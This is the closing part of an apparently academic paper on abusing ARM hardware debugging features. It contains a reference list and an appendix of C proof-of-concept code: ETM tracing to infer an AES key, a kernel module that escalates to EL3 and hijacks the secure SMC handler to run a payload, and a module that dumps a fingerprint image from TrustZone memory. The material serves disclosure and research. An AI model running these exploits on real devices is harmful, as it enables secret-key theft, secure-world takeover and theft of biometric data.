[24] A. Grush, “Huawei unveils big ambitions with the 6-inch Huawei ascend mate 7,” https://consumer.huawei.com/nl/press/news/2014/hw-413119/.

[25] L. Guan, P. Liu, X. Xing, X. Ge, S. Zhang, M. Yu, and T. Jaeger, “TrustShadow: Secure execution of unmodified applications with ARM trustzone,” in *Proceedings of the 15th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys’17)*, 2017.

[26] Hackster, “Raspberry PI IoT projects,” https://www.hackster.io/raspberry-pi/projects.

[27] Hisilicon, “Kirin processors,” http://www.hisilicon.com/en/Products.

[28] Z. Hua, J. Gu, Y. Xia, and H. Chen, “vTZ: Virtualizing ARM TrustZone,” in *Proceedings of the 26th USENIX Security Symposium (USENIX Security’17)*, 2017.

[29] Huawei, “Ascend mate 7,” https://consumer.huawei.com/en/support/phones/mate7/.

[30] ——, “Open source release center,” https://consumer.huawei.com/en/opensource/.

[31] IEEE, “Standard for test access port and boundary-scan architecture,” https://standards.ieee.org/findstds/standard/1149.1-2013.html.

[32] Intel, “64 and IA-32 architectures software developer’s manual,” https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf.

[33] ——, “Architecture instruction set extensions and future features programming reference,” https://software.intel.com/sites/default/files/managed/c5/15/architecture-instruction-set-extensions-programming-reference.pdf.

[34] ——, “System debugger,” https://software.intel.com/en-us/system-studio/system-debugger.

[35] G. Irazoqui, T. Eisenbarth, and B. Sunar, “S$A: A shared cache attack that works across cores and defies VM sandboxing–and its application to AES,” in *Proceedings of 36th IEEE Symposium on Security and Privacy (S&P’15)*, 2015.

[36] ——, “Cross processor cache attacks,” in *Proceedings of the 11th ACM SIGSAC Symposium on Information, Computer and Communications Security (AsiaCCS’16)*, 2016.

[37] J. Jongma, “SuperSU,” https://android.googlesource.com/kernel/msm/+/9f4561e8173cbc2d5a5cc0fcda3c0becf5ca9c74.

[38] K. Koscher, T. Kohno, and D. Molnar, “SURROGATES: Enabling near-real-time dynamic analyses of embedded systems,” in *Proceedings of the 9th USENIX Workshop on Offensive Technologies (WOOT’15)*, 2015.

[39] Y. Lee, I. Heo, D. Hwang, K. Kim, and Y. Paek, “Towards a practical solution to detect code reuse attacks on ARM mobile devices,” in *Proceedings of the 4th Workshop on Hardware and Architectural Support for Security and Privacy (HASP’15)*, 2015.

[40] Linaro, “ARM development platform software,” https://releases.linaro.org/members/arm/platforms/15.09/.

[41] M. Lipp, D. Gruss, R. Spreitzer, C. Maurice, and S. Mangard, “Cache template attacks: Automating attacks on inclusive last-level caches,” in *Proceedings of the 24th USENIX Security Symposium (USENIX Security’15)*, 2015.

[42] ——, “ARMageddon: Cache attacks on mobile devices,” in *Proceedings of the 25th USENIX Security Symposium (USENIX Security’16)*, 2016.

[43] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee, “Last-level cache side-channel attacks are practical,” in *Proceedings of 36th IEEE Symposium on Security and Privacy (S&P’15)*, 2015.

[44] S. Mazloom, M. Rezaeirad, A. Hunter, and D. McCoy, “A security analysis of an in-vehicle infotainment and app platform,” in *Proceedings of the 10th USENIX Workshop on Offensive Technologies (WOOT’16)*, 2016.

[45] MediaTek, “This chip powers mobile,” https://www.mediatek.com/products/smartphones.

[46] Microsoft, “Azure sphere,” https://www.microsoft.com/en-us/azure-sphere/.

[47] miniNodes, “ARM servers,” https://www.mininodes.com/.

[48] Motorola, “E4 plus,” https://www.motorola.com/us/products/moto-e-plus-gen-4.

[49] ——, “Nexus 6,” https://support.motorola.com/products/cell-phones/android-series/nexus-6.

[50] Z. Ning and F. Zhang, “Ninja: Towards transparent tracing and debugging on ARM,” in *Proceedings of the 26th USENIX Security Symposium (USENIX Security’17)*, 2017.

[51] NXP, “i.MX53 multimedia applications processor reference manual,” https://cache.freescale.com/files/32bit/doc/ref_manual/iMX53RM.pdf.

[52] ——, “i.MX53 quick start board,” https://www.nxp.com/docs/en/user-guide/IMX53QKSRTRQSG.pdf.

[53] OpenOCD, “Open on-chip debugger,” http://openocd.org/.

[54] OpenSSL Software Foundation, “OpenSSL cryptography and SSL/TLS toolkit,” https://www.openssl.org/.

[55] Packet, “Cloud service,” https://www.packet.net/.

[56] Qualcomm, “Snapdragon processors,” https://www.qualcomm.com/products/mobile-processors.

[57] Raspberry PI, “Model B+ on sale now at $35,” https://www.raspberrypi.org/blog/raspberry-pi-3-model-bplus-sale-now-35/.

[58] Raspberry PI Foundation, “Model B+,” https://www.raspberrypi.org/products/raspberry-pi-3-model-b-plus/.

[59] Samsung, “Artik,” https://www.artik.io/.

[60] ——, “Exynos processors,” https://www.samsung.com/semiconductor/minisite/exynos/.

[61] M. A. M. P. Sanjeev Das, Jan Werner and F. Monrose, “SoK: The challenges, pitfalls, and perils of using hardware performance counters for security,” in *Proceedings of 40th IEEE Symposium on Security and Privacy (S&P’19)*, 2019.

[62] R. Sasmal, “Fingerprint scanner: The ultimate security system,” https://in.c.mi.com/thread-239612-1-0.html.

[63] Scaleway, “Cloud service,” https://www.scaleway.com/.

[64] W. J. Schultz and H. A. Saladin, “Electronic fuse for semiconductor devices,” 1985, uS Patent 4,562,454.

[65] S. Schumilo, C. Aschermann, R. Gawlik, S. Schinzel, and T. Holz, "kAFL: Hardware-assisted feedback fuzzing for OS kernels," in *Proceedings of the 26th USENIX Security Symposium (USENIX Security'17)*, 2017.

[66] S. Skorobogatov, "Fault attacks on secure chips: From glitch to flash," https://www.cl.cam.ac.uk/~sps32/ECRYPT2011_1.pdf, 2011.

[67] Statcounter, "Mobile vendor market share worldwide," http://gs.statcounter.com/vendor-market-share/mobile/worldwide.

[68] H. Sun, K. Sun, Y. Wang, and J. Jing, "TrustOTP: Transforming smartphones into secure one-time password tokens," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS'15)*, 2015.

[69] A. Tang, S. Sethumadhavan, and S. Stolfo, "CLKSCREW: Exposing the perils of security-oblivious energy management," in *Proceedings of the 26th USENIX Security Symposium (USENIX Security'17)*, 2017.

[70] C. Williams, "Can't wait for ARM to power MOST of our cloud data centers," https://www.theregister.co.uk/2017/03/09/microsoft_arm_server_followup/.

[71] Z. Wu, "FPC1020 driver," https://android.googlesource.com/kernel/msm/+/9f4561e8173cbc2d5a5cc0fcda3c0becf5ca9c74.

[72] Xiaomi, "Redmi 6," https://www.mi.com/global/redmi-6/.

[73] J. Xu, D. Mu, X. Xing, P. Liu, P. Chen, and B. Mao, "Postmortem program analysis with hardware-enhanced post-crash artifacts," in *Proceedings of the 26th USENIX Security Symposium (USENIX Security'17)*, 2017.

[74] J. Zaddach, L. Bruno, A. Francillon, D. Balzarotti *et al.*, "AVATAR: A framework to support dynamic security analysis of embedded systems' firmwares," in *Proceedings of 21st Network and Distributed System Security Symposium (NDSS'14)*, 2014.

[75] D. Zhang, "A set of code running on i.MX53 quick start board," https://github.com/finallyjustice/imx53qsb-code.

[76] F. Zhang, K. Leach, A. Stavrou, and H. Wang, "Using hardware features for increased debugging transparency," in *Proceedings of The 36th IEEE Symposium on Security and Privacy (S&P'15)*, 2015, pp. 55–69.

[77] N. Zhang, K. Sun, W. Lou, and Y. T. Hou, "Case: Cache-assisted secure execution on arm processors," in *Proceedings of 37th IEEE Symposium on Security and Privacy (S&P'16)*, 2016.

Appendix

A. *Enabling ETM Trace and Extracting the Trace Stream*

```
void enable_etb() {
    // Set data write pointer to 0x0
    reg_write(ETB_RWP, 0x0);
    // Clear up the ETB
    for (int i = 0; i < ETB_SIZE; ++i) {
        reg_write(ETB_RWD, 0x0);
    }
    // Reset the data read/write pointer to 0x0
    reg_write(ETB_RRP, 0x0);
    reg_write(ETB_RWP, 0x0);
    // Configure the ETB flush trigger
    reg_write(ETB_FFCR, 0x320);
    // Enable ETB
    reg_write(ETB_CTL, 0x1);
}

void set_etm_programming_bit(char set) {
    // Set the programming bit according to the parameter
    int reg = reg_read(ETM_CR);
    reg &= ~0x400;
    reg |= set << 10;
    reg_write(ETM_CR, reg);
    // Wait for the ETM status change
    reg = reg_read(ETM_SR);
    while ((set == 1 && (reg & 0x2) != 0x2) ||
        (set == 0 && (reg & 0x2) == 0x2)) {
        reg = reg_read(ETM_SR);
    }
}

void enable_etm() {
    // Set the ETM programming bit to start the configuration
    set_etm_programming_bit(1);
    // Clear the ETM power down bit
    int reg = reg_read(ETM_CR);
    reg &= ~0x1;
    reg_write(ETM_CR, reg);
    // Set the trigger event to be always triggered
    reg_write(ETM_TRIGGER, 0x406f);
    // Setup a pair of single address comparator as an address range comparator
    reg_write(ETM_ACVR1, ADDRESS_BEGIN);
    reg_write(ETM_ACTR1, 0x1);
    reg_write(ETM_ACVR2, ADDRESS_END);
    reg_write(ETM_ACTR2, 0x1);

    // Configure instruction trace
    // Use address range comparator 1 as filter
    reg_write(ETM_TECR1, 0x1);
    // No start and stop control
    reg_write(ETM_TSSCR, 0x0);
    // No single address comparator for include/exclude
    reg_write(ETM_TECR2, 0x0);
    // Set the TraceEnable enabling event to be always triggered
    reg_write(ETM_TEEVR, 0x6f);

    // Configure data address trace
    // Use address range comparator 1 as filter
    reg_write(ETM_VDCR3, 0x1);
    // No single address comparator for include/exclude
    reg_write(ETM_VDCR1, 0x0);
    // ETMVDCR2 no include and exclude for mmd
    reg_write(ETM_VDCR2, 0x0);
    // Set the ViewData enabling event to be always triggered
    reg_write(ETM_VDEVR, 0x6f);

    // Configure the ETM options
    reg = reg_read(ETM_CR);
    reg |= 0x2e848;
    reg_write(ETM_CR, reg);

    // Finish ETM programming
    set_etm_programming_bit(0);
}

void extrace_trace(char* buffer) {
    // Set the ETM programming bit to start the configuration
    set_etm_programming_bit(1);
    // Set the ETM power down bit to stop trace
    int reg = reg_read(ETM_CR);
    reg |= 0x1;
    reg_write(ETM_CR, reg);

    // Make ETB stops after the next flush
    reg = reg_read(ETB_FFCR);
    reg |= 0x1000;
    reg_write(ETB_FFCR, reg);
    // Generate a manual flush
    reg |= 0x40;
    reg_write(ETB_FFCR, reg);
    // Wait for the flush event
    reg = reg_read(ETB_FFCR);
    while ((reg & 0x40) == 0x40) {
        reg = reg_read(ETB_FFCR);
    }
    // Disable ETB
    reg = reg_read(ETB_CTL);
    reg &= ~0x1;
    reg_write(ETB_CTL, reg);
    // Wait for the ETB to stop
    reg = reg_read(ETB_FFSR);
    while ((reg & 0x2) != 0x2) {
        reg = reg_read(ETB_FFSR);
    }

    // Read the trace stream
    reg_write(ETB_RRP, 0);
    for (int i = 0; i < 0x400; ++i) {
        reg = reg_read(ETB_RRD);
        *buffer++ = reg & 0xff;
        *buffer++ = (reg >> 8) & 0xff;
        *buffer++ = (reg >> 16) & 0xff;
        *buffer++ = (reg >> 24) & 0xff;
    }
}

char* infer_aes_encryption_key() {
    // A random 128-bit input
    char plaintext[16] = {0x6b, 0xc1, 0xbe, 0xe2, 0x2e, 0x40,
      0x9f, 0x96, 0xe9, 0x3d, 0x7e, 0x11, 0x73, 0x93, 0x17, 0x2a};
    // Allocate buffer for the ETM trace data
    char buffer[4096] = {'\0'};

    // Enable trace
    enable_etb();
    enable_etm();

    // Trigger the secure AES encryption
    char* ciphertext = aes_encryption(plaintext);

    // Extract the trace stream
    extrace_trace(buffer);

    return analyze_trace(buffer, plaintext, ciphertext);
}
```

B. Arbitrary Payload Execution

```
struct reg_base {
    void __iomem *debug;
    void __iomem *cti;
} t_reg_base;

static void enable_halting_debug(void) {
    // Set the halting debug enable bit
    u32 reg;
    __asm__ volatile("mrs %0, mdscr_el1\n": "=r"(reg));
    reg |= 0x4000;
    __asm__ volatile("msr mdscr_el1, %x0\n":: "r"(reg));
}

static void halt_by_ect(void __iomem *cti) {
    // Enable ECT
    iowrite32(0x1, cti + CTICONTROL_OFFSET);
    // Disable channel 0 propagation
    u32 reg = ioread32(cti + CTIGATE_OFFSET);
    reg &= ~0x1;
    iowrite32(reg, cti + CTIGATE_OFFSET);
    // Trigger a debug request on each channel 0 event
    reg = ioread32(cti + CTIOUTEN0_OFFSET);
    reg |= 0x1;
    iowrite32(reg, cti + CTIOUTEN0_OFFSET);
    // Trigger a channel 0 event
    reg = ioread32(cti + CTIAPPPULSE_OFFSET);
    reg |= 0x1;
    iowrite32(reg, cti + CTIAPPPULSE_OFFSET);
}

static void restart_by_ect(void __iomem *cti) {
    // Enable ECT
    iowrite32(0x1, cti + CTICONTROL_OFFSET);
    // Disable channel 1 propagation
    u32 reg = ioread32(cti + CTIGATE_OFFSET);
    reg &= ~0x2;
    iowrite32(reg, cti + CTIGATE_OFFSET);
    // Trigger a restart request on each channel 1 event
    reg = ioread32(cti + CTIOUTEN1_OFFSET);
    reg |= 0x2;
    iowrite32(reg, cti + CTIOUTEN1_OFFSET);
    // Trigger a channel 1 event
    reg = ioread32(cti + CTIAPPPULSE_OFFSET);
    reg |= 0x2;
    iowrite32(reg, cti + CTIAPPPULSE_OFFSET);
}

static void execute_ins_via_itr(void __iomem *debug, u32 ins) {
    // Write instruction to EDITR register to execute it
    iowrite32(ins, debug + EDITR_OFFSET);
    // Wait until the execution is finished
    u32 reg = ioread32(debug + EDSCR_OFFSET);
    while ((reg & 0x1000000) != 0x1000000) {
        reg = ioread32(debug + EDSCR_OFFSET);
    }
    // Check the execution result
    if ((reg & 0x40) == 0x40) {
        printk("Executing instruction 0x%08x failed \n", ins);
    }
}

static u64 read_register_via_x0(void __iomem *debug, u32 ins) {
    // Execute the ins to copy the target register to X0
    execute_ins_via_itr(debug, ins);
    // Copy X0 to the DCC register DBGDTR_EL0
    // 0xd5130400 <=> msr DBGDTR_EL0, X0
    execute_ins_via_itr(debug, 0xd5130400);
    // Read the DBGDTR_EL0 via the memory mapped interface
    u64 reg1 = ioread32(debug + DBGDTRRX_OFFSET);
    u64 reg2 = ioread32(debug + DBGDTRTX_OFFSET);
    return ((reg1 & 0xffffffff) << 32) + (reg2 & 0xffffffff);
}

static void write_register_via_x0(void __iomem *debug, u32 ins, u64
      value) {
    // Write the value to DBGDTR_EL0 via the memory mapped
      interface
    iowrite32((u32)(value & 0xffffffff), debug + DBGDTRRX_OFFSET);
    iowrite32((u32)(value >> 32), debug + DBGDTRTX_OFFSET);
    // Copy DBGDTR_EL0 to X0
    // 0xd5330400 <=> mrs X0, DBGDTR_EL0
    execute_ins_via_itr(debug, 0xd5330400);
    // Execute the ins to copy X0 to the target register
    execute_ins_via_itr(debug, ins);
}

static void save_context(void __iomem *debug, u64* buf) {
    // Save X0
    // 0xaa0003e0 <=> mov X0, X0
    buf[0] = read_register_via_x0(debug, 0xaa0003e0);
    // Save ELR_EL1
    // 0xd5384020 <=> mrs X0, ELR_EL1
    buf[1] = read_register_via_x0(debug, 0xd5384020);
    // Save SPSR_EL1
    // 0xd5384000 <=> mrs X0, SPSR_EL1
    buf[2] = read_register_via_x0(debug, 0xd5384000);
    // Save ESR_EL1
    // 0xd5385200 <=> mrs X0, ESR_EL1
    buf[3] = read_register_via_x0(debug, 0xd5385200);
    // Save DLR_EL0
    // 0xd53b4520 <=> mrs X0, DLR_EL0
    buf[4] = read_register_via_x0(debug, 0xd53b4520);
    // Save DSPSR_EL0
    // 0xd53b4500 <=> mrs X0, DSPSR_EL0
    buf[5] = read_register_via_x0(debug, 0xd53b4500);
}

static void restore_context(void __iomem *debug, u64* buf) {
    // Restore X0
    // 0xaa0003e0 <=> mov X0, X0
    write_register_via_x0(debug, 0xaa0003e0, buf[0]);
    // Restore ELR_EL1
    // 0xd5184020 <=> msr ELR_EL1, X0
    write_register_via_x0(debug, 0xd5184020, buf[1]);
    // Restore SPSR_EL1
    // 0xd5184000 <=> msr SPSR_EL1, X0
    write_register_via_x0(debug, 0xd5184000, buf[2]);
    // Restore ESR_EL1
    // 0xd5185200 <=> msr ESR_EL1, X0
    write_register_via_x0(debug, 0xd5185200, buf[3]);
    // Restore DLR_EL0
    // 0xd51b4520 <=> msr DLR_EL0, X0
    write_register_via_x0(debug, 0xd51b4520, buf[4]);
    // Restore DSPSR_EL0
    // 0xd51b4500 <=> msr DSPSR_EL0, X0
    write_register_via_x0(debug, 0xd51b4500, buf[5]);
}

static u32 read_memory_via_dcc(void __iomem *debug, u64 addr) {
    // Write the address to DBGDTR_EL0 via the memory mapped interface
    iowrite32((u32)(addr & 0xffffffff), debug + DBGDTRRX_OFFSET);
    iowrite32((u32)(addr >> 32), debug + DBGDTRTX_OFFSET);
    // Put the memory address to X0
    // 0xd5330400 <=> mrs X0, DBGDTR_EL0
    execute_ins_via_itr(debug, 0xd5330400);
    // A dummy instruction to set the EDSCR.TXfull bit
    // 0xd5130400 <=> msr DBGDTR_EL0, X0
    execute_ins_via_itr(debug, 0xd5130400);
    // Switch to memory access mode
    u32 reg = ioread32(debug + EDSCR_OFFSET);
    reg |= 0x100000;
    iowrite32(reg, debug + EDSCR_OFFSET);
    // Discard the first read
    ioread32(debug + DBGDTRTX_OFFSET);
    // Switch to normal access mode
    reg = ioread32(debug + EDSCR_OFFSET);
    reg &= ~0x100000;
    iowrite32(reg, debug + EDSCR_OFFSET);
    // Read DBGDTRTX_EL0 again to get the value at the target address
    return ioread32(debug + DBGDTRTX_OFFSET);
}

static void write_memory_via_dcc(void __iomem *debug, u64 addr, u32 * content, u32 len) {
    // Write the address to DBGDTR_EL0 via the memory mapped interface
    iowrite32((u32)(addr & 0xffffffff), debug + DBGDTRRX_OFFSET);
    iowrite32((u32)(addr >> 32), debug + DBGDTRTX_OFFSET);
    // Put the memory address to X0
    // 0xd5330400 <=> mrs X0, DBGDTR_EL0
    execute_single_ins_via_itr(debug, 0xd5330400);
    // Switch to memory access mode
    u32 reg = ioread32(debug + EDSCR_OFFSET);
    reg |= 0x100000;
    iowrite32(reg, debug + EDSCR_OFFSET);
    // Since the memory address will also automatically increase in memory access mode, we only need to write to DBGDTRRX_EL0
    for (int i = 0; i < len; ++i) {
        iowrite32(content[i], debug + DBGDTRRX_OFFSET);
    }
    // Switch to normal access mode
    reg = ioread32(debug + EDSCR_OFFSET);
    reg &= ~0x100000;
    iowrite32(reg, debug + EDSCR_OFFSET);
}

static void payload_execution(struct reg_base *base) {
    // Step 1: Use ECT to halt the target processor
    halt_by_ect(base->cti);

    // Step 2: Save context
    u64* buf = kmalloc(sizeof(u64) * 6, GFP_KERNEL);
    save_context(base->debug, buf);

    // Step 3: Override the instruction pointed by DLR_EL0 to trigger the SMC exception once the processor exits the debug state
    u64 dlr_el0 = buf[4];
    // Save the instruction at the address pointed by DLR_EL0
    u32 ins_at_dlr_el0_src = *((u32*)dlr_el0);
    // Override the instruction with the smc instruction
    // 0xd4000003 <=> smc #0
    *((volatile u32*)dlr_el0) = 0xd4000003;

    // Step 4: Privilege escalation
    // 0xd4a00003 <=> dcps3
    execute_single_ins_via_itr(base->debug, 0xd4a00003);

    // Step 5: Override the EL3 exception table
    // Find the address of EL3 exception table
    // 0xd53ec000 <=> mrs X0, VBAR_EL3
    u64 vbar_el3 = read_single_register(base->debug, 0xd53ec000);
    // Save the original SMC exception handler in the exception table
    u32 smc_handler_ins_src = read_memory_via_dcc(base->debug, vbar_el3 + 0x400);
    // Craft a instruction to jump to the PAYLOAD_ADDRESS
    u32 branch_ins = 0x14000000 | (((PAYLOAD_ADDRESS - (vbar_el3 + 0x400)) >> 2) & 0x3ffffff);
    // Override the SMC exception handler with the crafted instruction
    write_memory_via_dcc(base->debug, vbar_el3 + 0x400, &branch_ins, sizeof(branch_ins) / 4);

    // Step 6: Copy payload to secure memory
    // Note that ins_at_dlr_el0_src and smc_handler_ins_src will be used for restoration in the PAYLOAD
    write_memory_via_dcc(base->debug, PAYLOAD_ADDRESS, PAYLOAD, sizeof(PAYLOAD) / 4);

    // Step 7: Restore context
    restore_context(base->debug, buf);

    // Step 8: Restart the target processor
    restart_by_ect(base->cti);
}

static int __init attack_init(void) {
    struct reg_base *base = kmalloc(sizeof(t_reg_base), GFP_KERNEL);
    // enable halting debug on processor 0
    smp_call_function_single(0, enable_halting_debug, NULL, 1);

    // Map the CTI and debug registers of processor 0 into memory
    base->cti = ioremap(CORE_0_CTI_BASE, 0x1000);
    base->debug = ioremap(CORE_0_DBG_BASE, 0x1000);

    // Manipulate processor 0 from processor 1
    smp_call_function_single(1, payload_execution, base, 1);

    iounmap(base->cti);
    iounmap(base->debug);
    kfree(param);
    return 0;
}

static void __exit attack_cleanup(void) {}

module_init(attack_init);
module_exit(attack_cleanup);
```

C. *Fingerprint Extraction*

```
static u32 read_register_via_r0(void __iomem *debug, u32 ins) {
    // Execute the ins to copy the target register to X0
    execute_ins_via_itr(debug, ins);
    // Copy R0 to the DCC register DBGDTRTX
    // 0xee000e15 <=> mcr p14, 0, R0, c0, c5, 0
    execute_ins_via_itr(debug, 0xee000e15);
    // Read the DBGDTRTX via the memory mapped interface
```

```c
    return ioread32(debug + DBGDTRTX_OFFSET);
}

static u32 read_memory_via_dcc(void __iomem *debug, u32 addr) {
    // movw R0, addr[15:0]
    u32 inst = 0xe3000000 | ((addr & 0xf000) << 4) | (addr & 0xfff);
    execute_ins_via_itr(debug, inst);
    // movt R0 addr[31:16]
    inst = 0xe3400000 | ((addr >> 12) & 0xf0000) | ((addr >> 16) & 0xfff);
    execute_ins_via_itr(debug, inst);
    // 0xe5910000 <=> ldr R0, [R0]
    execute_ins_via_itr(debug, 0xe5900000);
    // read R0 via DBGDTRTX
    // 0xee000e15 <=> mcr p14, 0, R0, c0, c5, 0
    return read_register_via_r0(debug, 0xee000e15);
}

static u32 output_fingerprint_image(void __iomem *debug, u32 start, u32 size) {
    for (u32 i = 0; i < size; i = i + 0x10) {
        u32 addr = start + i;
        printk("%08x: %08x %08x %08x %08x\n", addr,
                        read_memory_via_dcc(debug, addr),
                        read_memory_via_dcc(debug, addr + 0x4),
                        read_memory_via_dcc(debug, addr + 0x8),
                        read_memory_via_dcc(debug, addr + 0xc));
    }
}

static void fingerprint_extraction(void __iomem* debug) {
    // Step 1: Unlock the debug registers
    iowrite32(0xc5acce55, debug + DBGLAR_OFFSET);
    iowrite32(0x0, debug + DBGOSLAR_OFFSET);

    // Step 2: Enable halting debug on the target processor
    u32 reg = ioread32(debug + DBGDSCR_OFFSET);
    reg |= 0x4000;
    iowrite32(reg, debug + DBGDSCR_OFFSET);

    // Step 3: Halt the target processor
    iowrite32(0x1, debug + DBGDRCR_OFFSET);
    reg = ioread32(debug + DBGDSCR_OFFSET);
    while ((reg & 0x1) != 0x1) {
        reg = ioread32(debug + DBGDSCR_OFFSET);
    }

    // Step 4: Enable the usage of DBGITR in debug state
    reg |= 0x2000;
    iowrite32(reg, debug + DBGDSCR_OFFSET);

    // Step 5: Save R0 to stack since we are going to change R0
    // 0xe52d0004 <=> push {R0}
    execute_ins_via_itr(debug, 0xe52d0004);

    // Step 6: Switch to monitor mode to access secure resource
    // 0xe10f0000 <=> mrs R0, CPSR
    u32 cpsr = read_register_via_r0(debug, 0xe10f0000);
    // 0xe3c0001f <=> bic R0, R0, 0x1f
    execute_ins_via_itr(debug, 0xe3c0001f);
    // 0xe3800016 <=> orr R0, R0, 0x16
    execute_ins_via_itr(debug, 0xe3800016);
    // 0xe129f000 <=> msr CPSR, R0
    execute_ins_via_itr(debug, 0xe129f000);

    // Step 7: Read the fingerprint image
    u32 addr = read_memory_via_dcc(debug, 0x2efad510);
    u32 size = read_memory_via_dcc(debug, 0x2ef7f414);
    output_fingerprint_image(debug, addr, size);

    // Step 8: Switch back to previous cpu mode
    // 0xe10f0000 <=> mrs R0, CPSR
    read_register_via_r0(debug, 0xe10f0000);
    // 0xe3c0001f <=> bic R0, R0, 0x1f
    execute_ins_via_itr(debug, 0xe3c0001f);
    execute_ins_via_itr(debug, 0xe3800000 | (cpsr & 0x1f));
    // 0xe129f000 <=> msr CPSR, R0
    execute_ins_via_itr(debug, 0xe129f000);

    // Step 9: Revert R0 from stack
    // 0xe49d0004 <=> pop {R0}
    execute_ins_via_itr(debug, 0xe49d0004);

    // Step 10: Disable EDITR before exiting debug state
    reg = ioread32(debug + DBGDSCR_OFFSET);
    reg &= ~0x2000;
    iowrite32(reg, debug + DBGDSCR_OFFSET);

    // Step 11: Restart the target processor
    iowrite32(0x2, debug + DBGDRCR_OFFSET);
    reg = ioread32(debug + DBGDSCR_OFFSET);
    while ((reg & 0x2) != 0x2) {
        reg = ioread32(debug + DBGDSCR_OFFSET);
    }
}


static int __init attack_init(void) {
    // Map the debug registers of processor 0 into memory
    void __iomem *debug = ioremap(CORE_0_DBG_BASE, 0x1000);

    // Extract fingerprint from processor 1
    smp_call_function_single(1, fingerprint_extraction, debug, 1);

    iounmap(debug);
    return 0;
}

static void __exit attack_cleanup(void) {}

module_init(attack_init);
module_exit(attack_cleanup);
```